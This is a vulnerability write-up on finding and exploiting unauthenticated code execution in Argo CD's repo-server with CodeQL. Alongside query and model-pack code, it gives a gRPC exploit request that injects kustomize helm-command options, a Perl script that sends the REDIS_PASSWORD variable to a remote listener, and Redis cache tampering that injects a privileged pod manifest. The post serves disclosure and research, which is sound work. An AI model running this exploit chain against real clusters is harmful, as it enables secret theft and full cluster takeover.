
Caught in the Octopus Trap: Unauthenticated RCE in Argo CD with CodeQL
Synacktiv has discovered an unauthenticated arbitrary code execution vulnerability in ArgoCD's repo-server component, potentially allowing full cluster compromise. This article explains how the vulnerability was identified using CodeQL, details the exploitation process to gain control over the underlying Kubernetes cluster, and introduces a tool for automating the attack.
Looking to improve your skills? Discover our trainings sessions! Learn more.
Introduction
Over the past year Synacktiv has published multiple articles12345 related to CI/CD vulnerabilities and misconfiguration. Most of them were focused on Software Configuration Management (SCM) systems such as GitHub, GitLab and Azure DevOps. Those systems implement their own CI/CD system to help teams and developers by enforcing automation when building, testing and deploying applications.
One of the most popular tools for deploying applications and services in a Kubernetes cluster is Argo CD. In 2023, Argo CD made a survey and 93% of respondents declared that they use Argo CD in their production environments. Argo CD offers a streamlined solution for deploying applications, it is based on the GitOps paradigm. GitOps is a modern approach to infrastructure and application deployment that relies on Git repositories as the single source of truth. By using Infrastructure as Code (IaC), it ensures that infrastructure configurations are automatically applied, providing a declarative and efficient way to manage Kubernetes clusters.
To function effectively and deploy resources in Kubernetes clusters, Argo CD requires significant privileges within the cluster. Additionally, it has access to private Git repositories, making it an attractive target for attackers.
Argo CD’s architecture
Argo CD’s architecture is quite simple:

The API server exposes the gRPC/REST API used by the web UI and the CLI. It processes requests related to application management, such as creating, updating, and deleting applications, and synchronizing them with the desired state stored in Git repositories. This is triggered by Git webhook events. It is also responsible for managing authentication and authorization via RBAC policies. This component needs to manage some secrets such as cluster and repository credentials, which is performed via Kubernetes secrets.
The application controller continuously monitors the live state of applications deployed in Kubernetes clusters. It compares the live state of the applications with the desired state defined in the Git repository and ensures that the two are in sync. If discrepancies are detected, the controller can trigger the necessary actions to reconcile the states, such as deploying new resources or rolling back changes.
The repository server, which is the vulnerable component, is responsible for interacting with Git repositories to fetch application manifests, Helm charts, and other Kubernetes resource configurations. It acts as the bridge between Argo CD and the source control system, ensuring that changes in the repository are detected and applied to the Kubernetes cluster. Once the data is fetched from Git repositories, a Kubernetes manifest is generated and returned to deploy the resources.
A Redis database is also present, while not represented in the diagram. This database is tasked with storing cache information, such as manifests. Additionally, the documentation mentions that some secrets generated by plugins can be cached within this database:
Argo CD caches the manifests generated by plugins, along with the injected secrets, in its Redis instance. Those manifests are also available via the repo-server API (a gRPC service). This means that the secrets are available to anyone who has access to the Redis instance or to the repo-server.
Adding CodeQL RemoteFlowSources
Argo CD is a substantial Golang project with more than 238,000 lines of code. Manually auditing a codebase of this size for vulnerabilities is not only incredibly time-consuming, but also highly prone to human error. To tackle this, we turned to CodeQL to gain an overview of the codebase and begin mapping the various components of the application.
CodeQL is a highly powerful static code analyzer that provides a way to analyze code by making queries, making it extremely useful when searching for vulnerabilities in a white-box context. It allows you to search for vulnerable patterns by creating new queries or utilizing existing ones. Additionally, CodeQL's data flow analysis can track data across function calls, a feature that is particularly useful for detecting injection vulnerabilities such as the one we will examine.
If you are unfamiliar with the tool or just want a quick refresher, I highly recommend checking out some of our previous work6. It serves as a great reminder of the basics before we ease into the custom query we wrote for this project.

CodeQL has some default security queries, running them is unlikely to produce any results, as Argo CD's security team has already implemented a GitHub Actions workflow to run CodeQL on their codebase:
To enhance the default functionality, it is possible to add new queries and model packs from the following GitHub repositories:
The githubsecuritylab/audit/attack-surface query from GitHubSecurityLab can be used to start analyzing a codebase before running any security query:
import semmle.go.security.FlowSources

from RemoteFlowSource::Range source
where not source.getFile().getRelativePath().matches("%/test/%")
select source, "remote", source.getFile().getRelativePath(), source.getStartLine(),
  source.getEndLine(), source.getStartColumn(), source.getEndColumn()
Its goal is to map all RemoteFlowSource inside the project. A RemoteFlowSource refers to any data that can be manipulated by an external user, such as a GET parameter, a header, or a file (when analyzing a CLI tool).
Here are some results:

CodeQL identified some RemoteFlowSources, such as the body of an HTTP request. However, to obtain more meaningful results, we want to locate Go objects created when a user makes a request to the API. By doing so, we can avoid dealing with the complexities of parsing the body into a JSON object and then into a Go object. This approach improves CodeQL's taint tracking capabilities by starting the analysis closer to the sink.
For example, with the GetGitFileswe would like to tell CodeQL that the request parameter is something that we can control:

Where the GitFilesRequest object is parsed from JSON :

Looking at all the functions it is possible to quickly identify a pattern:
$ rg -i 'func .*Context'
server/repository/repository.go
73:func (s *Server) getRepo(ctx context.Context, url, project string) (*appsv1.Repository, error) {
91:func (s *Server) getConnectionState(ctx context.Context, url string, project string, forceRefresh bool) appsv1.ConnectionState {
125:func (s *Server) List(ctx context.Context, q *repositorypkg.RepoQuery) (*appsv1.RepositoryList, error) {
130:func (s *Server) Get(ctx context.Context, q *repositorypkg.RepoQuery) (*appsv1.Repository, error) {

server/applicationset/applicationset.go
118:func (s *Server) Get(ctx context.Context, q *applicationset.ApplicationSetGetQuery) (*v1alpha1.ApplicationSet, error) {
137:func (s *Server) List(ctx context.Context, q *applicationset.ApplicationSetListQuery) (*v1alpha1.ApplicationSetList, error) {
183:func (s *Server) Create(ctx context.Context, q *applicationset.ApplicationSetCreateRequest) (*v1alpha1.ApplicationSet, error) {

reposerver/repository/repository.go
183:func (s *Service) ListRefs(ctx context.Context, q *apiclient.ListRefsRequest) (*apiclient.Refs, error) {
206:func (s *Service) ListApps(ctx context.Context, q *apiclient.ListAppsRequest) (*apiclient.AppList, error) {
240:func (s *Service) ListPlugins(ctx context.Context, _ *empty.Empty) (*apiclient.PluginList, error) {
515:func (s *Service) GenerateManifest(ctx context.Context, q *apiclient.ManifestRequest) (*apiclient.ManifestResponse, error) {
For every Go function with a receiver of type Server or Service [1] and its first parameter being of type context.Context [2], we can reasonably assume that the second parameter [3] is controllable by the user. Therefore, we can instruct CodeQL to treat it as a RemoteFlowSource. Note that this heuristic is not perfect and can return false positives.
This can be modeled in CodeQL with the following classes:
import go

class TargetReceiver extends Type {
    TargetReceiver(){
        this.getName() = ["Server", "Service"] /* [1] */
    }
}

class ApiMethods extends Method {
    ApiMethods(){
        this.getReceiverBaseType() instanceof TargetReceiver and
        /* The first parameter of the target method has type context.Context */
        this.getParameter(0).getType().hasQualifiedName("context", "Context") /* [2] */
    }
}

class UntrustedParameter extends Parameter {
    UntrustedParameter(){
        /* We tag the 2nd parameter of such method as untrusted */
        exists(Method m | m instanceof ApiMethods and m.getParameter(1) = this) /* [3] */
    }
}
To ensure all CodeQL queries incorporate our new RemoteFlowSource, we can leverage CodeQL's powerful model packs feature9. This feature allows us to customize our analysis by modeling the behavior of specific library or framework elements, such as functions, fields, and parameters. By doing so, we expand the potential sources and sinks tracked during data flow analysis, ultimately improving the precision of our results.
In our case we want to add additional sources, this is done with YAML files, here is the example from the documentation:
extensions:
  - addsTo:
      pack: codeql/go-all
      extensible: sourceModel
    data:
      - ["net/http", "Request", True, "FormValue", "", "", "ReturnValue", "remote", "manual"]
This model introduces a RemoteFlowSource (sourceModel), allowing CodeQL to track the return value of the FormValue function from the net/http package.
Applying this to our previous example, it would result in the following for the GetGitFiles function:
- [ "github.com/argoproj/argo-cd/v2/reposerver/repository", "Service", True, "GetGitFiles", "", "", "Parameter[1]", "remote", "manual" ]
We want to add the 2nd parameter of the GetGitFiles function with the Service receiver as a new source to track. This operation needs to be done on all the previous functions that we identified.
With the previous UntrustedParameter CodeQL classe, we can generate everything automatically using the following query :
from Parameter p, Method m
where p instanceof UntrustedParameter and
m.getParameter(1) = p
select "\"" + m.getReceiverBaseType().getPackage().toString().suffix(8) + "\", \""+ m.getReceiverBaseType() +"\", True, \"" + m.getName() + "\", \"\", \"\", \"Parameter[1]\", \"remote\", \"manual\""

For some languages this can be performed with the model editor feature of VSCode.
With this new model pack we can rerun GitHubSecurityLab's query in order to verify the detection of new RemoteFlowSources:

Now that we can properly and efficiently parse the various sources, it is possible to identify vulnerabilities. For example, command injections.
Finding RCE with CodeQL
os/exec
  - addsTo:
      pack: codeql/go-all
      extensible: sinkModel
    data:
      - ["os/exec", "", False, "Command", "", "", "Argument[0]", "command-injection", "manual"]
      - ["os/exec", "", False, "Command", "", "", "Argument[1]", "command-injection", "manual"]
      - ["os/exec", "", False, "CommandContext", "", "", "Argument[1]", "command-injection", "manual"]
This will track command injection vulnerabilities in the Command function if tainted data flows into the first or second parameter.
Running all the security queries with our model pack yields multiple command injection vulnerabilities:
$ codeql database analyze /.../argo-cd-v2.13.3 --additional-packs /.../argocd-cd-ext/ --model-packs="synacktiv/argocd-cd-ext@latest" --format=sarif-latest --output=/.../argo-cd-ext.sarif --rerun go-sec.qls

Most of them end in the kustomize.go file:
File: kustomize.go
244: 		if opts.Namespace != "" {
245: 			cmd := exec.Command(k.getBinaryPath(), "edit", "set", "namespace", "--", opts.Namespace)
[...]
311: 			args := []string{"edit", "add", "component"}
312: 			args = append(args, opts.Components...)
313: 			cmd := exec.Command(k.getBinaryPath(), args...)
[...]
325: 	if kustomizeOptions != nil && kustomizeOptions.BuildOptions != "" {
326: 		params := parseKustomizeBuildOptions(k.path, kustomizeOptions.BuildOptions, buildOpts)
327: 		cmd = exec.Command(k.getBinaryPath(), params...)
Kustomize is a tool used within the Kubernetes ecosystem to manage and customize Kubernetes manifests. It allows users to define a set of base Kubernetes resources and then apply overlays to modify these resources without changing the original files.
After further investigation, we couldn’t achieve arbitrary code execution through the different sinks. Many are restricted, limiting the ability to exploit certain arguments, and only a few arguments are controllable. However CodeQL got one hit saying that the kustomizeOptions object can be controlled (line 325)
This struct contains some interesting fields:
type KustomizeOptions struct {
	// BuildOptions is a string of build parameters to use when calling `kustomize build`
	BuildOptions string `protobuf:"bytes,1,opt,name=buildOptions"`
	// BinaryPath holds optional path to kustomize binary
	BinaryPath string `protobuf:"bytes,2,opt,name=binaryPath"`
}
The BinaryPath field is used during initialization:
case v1alpha1.ApplicationSourceTypeKustomize:
	kustomizeBinary := ""
	if q.KustomizeOptions != nil {
		kustomizeBinary = q.KustomizeOptions.BinaryPath
	}
	k := kustomize.NewKustomizeApp(repoRoot, appPath, q.Repo.GetGitCreds(gitCredsStore), repoURL, kustomizeBinary, q.Repo.Proxy, q.Repo.NoProxy)
If this value is not empty, it will override the default kustomize binary in the getBinaryPath function:
func (k *kustomize) getBinaryPath() string {
	if k.binaryPath != "" {
		return k.binaryPath
	}
	return "kustomize"
}
It then goes in parseKustomizeBuildOption function:
func parseKustomizeBuildOptions(path string, buildOptions string, buildOpts *BuildOpts) []string {
	buildOptsParams := append([]string{"build", path}, strings.Fields(buildOptions)...)
[...]
This means that if we control the KustomizeOptions struct, we could execute a command similar to the following:
exec.Command("controlled", []string{"build", "path", "controlledArgument1", "controlledArgument2"...})
KustomizeOptions
the KustomizeOptions struct is not exposed to end users through the API definition. It is set during the initialization of the Argo CD server and cannot be modified via the API or web UI. Changing this setting requires altering the Argo CD manifest, which requires cluster privileges. More details can be found in the documentation.
The source of this path originates from the following method, which aligns with our model pack where we should control the second parameter:
func (s *Service) GenerateManifest(ctx context.Context, q *apiclient.ManifestRequest) (*apiclient.ManifestResponse, error)
The vulnerable function resides in the repo-server component. In this process, a user initiates an API call to the API server requesting manifest generation. The API server then forwards certain parameters from the original request, and if an administrator has defined the KustomizeOptions struct, it gets embedded in a gRPC request sent to the repo-server on the /repository.RepoServerService/GenerateManifest endpoint.
However, we discovered that the gRPC server exposed by the repo-server lacks authentication:
$ curl -kis -H 'Content-Type: application/grpc' https://argo-cd.local:8081/repository.RepoServerService/GenerateManifest
HTTP/2 405
content-type: application/grpc
grpc-status: 13
grpc-message: Received a HEADERS frame with :method "GET" which should be POST
This means that if we can access it (details on this later), we can achieve unauthenticated remote code execution by supplying our own KustomizeOptions.
Exploitation strategy
The exploitation strategy is fairly straightforward, we simply need to make a gRPC call with the required parameters. However, achieving arbitrary code execution by invoking an arbitrary binary with the hardcoded "build" string as the second argument is not trivial. The exploitation through the BuildOptions field was choosen because the kustomize binary includes certain parameters that can enable arbitrary code execution:
$ kustomize build --help
      --enable-helm                     Enable use of the Helm chart inflator generator.
      --helm-command string             helm command (path to executable) (default "helm")
[...]
When a user creates an Argo CD application, an API call is made with a URL pointing to a Git repository that contains deployment information for the cluster. Argo CD fetches the repository content and determines how to build the Kubernetes manifest. If it detects the use of kustomize in the repository, the kustomize binary will be used to generate the manifest. This gives us control over all the files managed by kustomize, as we can specify any arbitrary Git URL to the repo-server.
In the end this enables the execution of something like this:
$ kustomize build pathWithControlledFiles --enable-helm --helm-command ./exfil.sh
This is possible because Argo CD retrieves the files from the Git repository, and the execution occurs relative to the downloaded repository.
Before going through the full exploit let's pause and do a quick recap:
- We can make a non authenticated gRPC call to
GenerateManifest, which will callkustomize - An arbitrary Git repository will be fetched in the current directory
- We controll the build options through
KustomizeOptions - We can execute arbitrary commands with
--help-command
In the Git repository a kustomization.yaml file is stored:
helmCharts:
- name: pwn
  version: 0.0.1
Along with a bash script:
#!/bin/sh
perl exfil.pl
While the environment of the repo-server is limited to a few binaries, Perl is accessible. We used the following Perl script to exfiltrate the REDIS_PASSWORD environment variable to a remote server:
#!/usr/bin/perl
use strict;
use warnings;
use IO::Socket::INET;

my $remote_host = '127.0.0.1';
my $remote_port = 4444;

my $env_var = "REDIS_PASSWORD";
my $data_to_send = $ENV{$env_var};

my $socket = IO::Socket::INET->new(
    PeerAddr => $remote_host,
    PeerPort => $remote_port,
    Proto    => 'tcp',
) or die "Failed to connect to $remote_host:$remote_port - $!";

print $socket $data_to_send;
$socket->close();
Finally, the following ManifestRequest object is sent to the gRPC server:
manifestReq := &apiclient.ManifestRequest{
	Repo: &v1alpha1.Repository{
		Repo: "https://github.com/hugo-syn/pwn",
	},
	Revision:  "HEAD",
	AppName:   "pwn",
	Namespace: "random",
	ApplicationSource: &v1alpha1.ApplicationSource{
		RepoURL:   "https://127.0.0.1",
		Kustomize: &v1alpha1.ApplicationSourceKustomize{},
	},
	ProjectName:        "ProjectName",
	ProjectSourceRepos: []string{"*"},
	KustomizeOptions: &v1alpha1.KustomizeOptions{
		//BinaryPath: "/tmp/kustomize.sh",
		BuildOptions: "--enable-helm --helm-command ./exfil.sh",
	},
}
And a reverse shell is well obtained:
$ nc -lp 4444
NTvg13Rnb5VRK8ia
In 2024, Cycode published a blog post10 detailing a critical vulnerability they discovered in Argo CD. They discovered that the Redis database was accessible without authentication. In their article, they described how they were able to compromise the underlying cluster only by interacting with Redis, without providing a Proof of Concept. In this section, we will outline how we achieved a similar compromise of the Kubernetes cluster. In their example, they configured an Argo CD application with a specific setting called the selfHeal option, which is not enabled by default. However, we found a way to exploit this vulnerability without that specific option by manipulating certain entries in the database.
According to Argo CD's documentation, the Redis database is only used to store cached data for the application. The data within the database is not persistent and is reconstructed when the pod is restarted:
Redis is only used as a throw-away cache and can be lost. When lost, it will be rebuilt without loss of service.
We initially attempted to replicate the exploitation scenario described by Cycode. In their article, they explain that the data stored in the Redis database is saved as JSON objects and then gzip encoded. We created argo-cdown to interct with the different components of ArgoCD. Here is an example of what can be found inside the database:
$ argo-cdown redis --server 127.0.0.1 --password NTvg13Rnb5VRK8ia --list-data
INFO[2025-02-24 16:54:57] Displaying all data
INFO[2025-02-24 16:54:57] Key: revisionmetadata|https://github.com/kubernetes-sigs/kustomize|447a60903cd142948443a6bd441b2749ad643815|1.8.3.gz
INFO[2025-02-24 16:54:57] Key: app|resources-tree|legitapp|1.8.3.gz
INFO[2025-02-24 16:54:57] Key: cluster|info|https://kubernetes.default.svc|1.8.3.gz
INFO[2025-02-24 16:54:57] Key: revisionmetadata|https://github.com/kubernetes-sigs/kustomize|160de8ce76c69b646ee6fb96a88d94bba4e1964a|1.8.3.gz
INFO[2025-02-24 16:54:57] Key: mfst|app.kubernetes.io/instance|legitapp|447a60903cd142948443a6bd441b2749ad643815|argocd|4090143128|1.8.3.gz
INFO[2025-02-24 16:54:57] Key: git-refs|https://github.com/kubernetes-sigs/kustomize|1.8.3.gz
INFO[2025-02-24 16:54:57] Key: app|managed-resources|legitapp|1.8.3.gz
INFO[2025-02-24 16:54:57] Key: appdetails|447a60903cd142948443a6bd441b2749ad643815|2307065304|label|1.8.3.gz

$ argo-cdown redis --server 127.0.0.1 --password NTvg13Rnb5VRK8ia --get-data 'cluster|info|https://kubernetes.default.svc|1.8.3.gz'
INFO[2025-02-26 14:39:38] Key: cluster|info|https://kubernetes.default.svc|1.8.3.gz
INFO[2025-02-26 14:39:38] Value: {
  "connectionState": {
    "status": "Successful",
    "message": "",
    "attemptedAt": "2025-02-26T13:39:29Z"
  },
  "serverVersion": "1.32",
  "cacheInfo": {
    "resourcesCount": 387,
    "apisCount": 50,
    "lastCacheSyncTime": "2025-02-26T13:38:35Z"
  },
  "applicationsCount": 1,
[...]
They identified that the application was making recurrent queries to a specific key that starts with mfst. This key contains all the manifests associated with the deployed application. If the selfHeal option is enabled and a new manifest is added, Argo CD will detect the change and automatically deploy it to the cluster.
Here is an example of what is stored in an mfst key:
$ argo-cdown redis --server 127.0.0.1 --password NTvg13Rnb5VRK8ia --get-data 'mfst|app.kubernetes.io/instance|no-selfheal|25a0482ce72f083dcc0194a5c76867658a59271a|argocd|1663176825|1.8.3.gz'
INFO[2025-02-25 16:48:24] Key: mfst|app.kubernetes.io/instance|no-selfheal|25a0482ce72f083dcc0194a5c76867658a59271a|argocd|1663176825|1.8.3.gz
INFO[2025-02-25 16:48:24] Value: {
  "cacheEntryHash": "9rlFbJFoK1I=",
  "manifestResponse": {
    "manifests": [
      "{\"apiVersion\":\"v1\",\"kind\":\"Service\",\"metadata\":{\"labels\":{\"app\":\"helm-guestbook-edited-2\",\"app.kubernetes.io/instance\":\"no-selfheal\",\"chart\":\"helm-guestbook-edited-2-0.1.0\",\"heritage\":\"Helm\",\"release\":\"no-selfheal\"},\"name\":\"no-selfheal-helm-guestbook-edited-2\"},\"spec\":{\"ports\":[{\"name\":\"http\",\"port\":80,\"protocol\":\"TCP\",\"targetPort\":\"http\"}],\"selector\":{\"app\":\"helm-guestbook-edited-2\",\"release\":\"no-selfheal\"},\"type\":\"ClusterIP\"}}",
      "{\"apiVersion\":\"apps/v1\",\"kind\":\"Deployment\",\"metadata\":{\"labels\":{\"app\":\"helm-guestbook-edited-2\",\"app.kubernetes.io/instance\":\"no-selfheal\",\"chart\":\"helm-guestbook-edited-2-0.1.0\",\"heritage\":\"Helm\",\"release\":\"no-selfheal\"},\"name\":\"no-selfheal-helm-guestbook-edited-2\"},\"spec\":{\"replicas\":1,\"revisionHistoryLimit\":3,\"selector\":{\"matchLabels\":{\"app\":\"helm-guestbook-edited-2\",\"release\":\"no-selfheal\"}},\"template\":{\"metadata\":{\"labels\":{\"app\":\"helm-guestbook-edited-2\",\"release\":\"no-selfheal\"}},\"spec\":{\"containers\":[{\"image\":\"gcr.io/heptio-images/ks-guestbook-demo:0.1\",\"imagePullPolicy\":\"IfNotPresent\",\"livenessProbe\":{\"httpGet\":{\"path\":\"/\",\"port\":\"http\"}},\"name\":\"helm-guestbook-edited-2\",\"ports\":[{\"containerPort\":80,\"name\":\"http\",\"protocol\":\"TCP\"}],\"readinessProbe\":{\"httpGet\":{\"path\":\"/\",\"port\":\"http\"}},\"resources\":{}}]}}}}"
    ],
    "revision": "25a0482ce72f083dcc0194a5c76867658a59271a",
    "sourceType": "Helm",
    "commands": [
      "helm template . --name-template no-selfheal [...] --include-crds"
    ]
  },
  "mostRecentError": "",
  "firstFailureTimestamp": 0,
  "numberOfConsecutiveFailures": 0,
  "numberOfCachedResponsesReturned": 0
}
Our application is built on this repository, which primarily deploys a dummy application in the cluster. The only specific option enabled is the Auto Sync feature, which periodically checks for discrepancies between the deployed resources in the cluster and the latest version in the Git repository. However, since the selfHeal option is not enabled, Argo CD should only modify resources if there are changes in the Git repository. In our exploitation scenario, we assume that we do not have any privileges on the repository. Note that if the Auto Sync option is not enabled, the exploitation would only be successful when a user manually performs the sync operation on the application.
In the following steps, the goal will be to deploy an arbitrary manifest to the cluster to compromise it. To illustrate this, we will use an example from the BadPods11 project. The manifest is converted to JSON using the following command:
$ kubectl convert -f everything-allowed-exec-deployment.yaml --output=json > manifest-evil.json
If we attempt to add a manifest in the cached entry inside Redis without the selfHeal options this will result in the following state:
$ argo-cdown redis --server 127.0.0.1 --password NTvg13Rnb5VRK8ia --add-manifest 'mfst|app.kubernetes.io/instance|legitapp|447a60903cd142948443a6bd441b2749ad643815|argocd|4090143128|1.8.3.gz' --manifest manifest-evil.json

In this scenario, since the commit SHA1 of the Git repository matches the commit SHA1 of the resources deployed in the cluster, the application will not be automatically synced.
$ argo-cdown redis --server 127.0.0.1 --password NTvg13Rnb5VRK8ia --get-data 'git-refs|https://github.com/hugo-syn/argocd-example-apps/|1.8.3.gz'
INFO[2025-02-25 16:47:18] Key: git-refs|https://github.com/hugo-syn/argocd-example-apps/|1.8.3.gz
INFO[2025-02-25 16:47:18] Value: [
  [
    "refs/heads/master",
    "25a0482ce72f083dcc0194a5c76867658a59271a"
  ],
  [
    "HEAD",
    "ref: refs/heads/master"
  ]
]
It stores the commit SHA1 of the project, and in our case, the project is synced with the HEAD revision. By modifying this value to reference a previous commit, the next Auto Sync operation will cause Argo CD to detect a newer HEAD revision (the original value). It will then check the database for a cached entry associated with that commit. If an entry is found, the one where we added our new manifest, it will be automatically applied since the commit SHA1 values differ. Here is a visual representation of the attack:
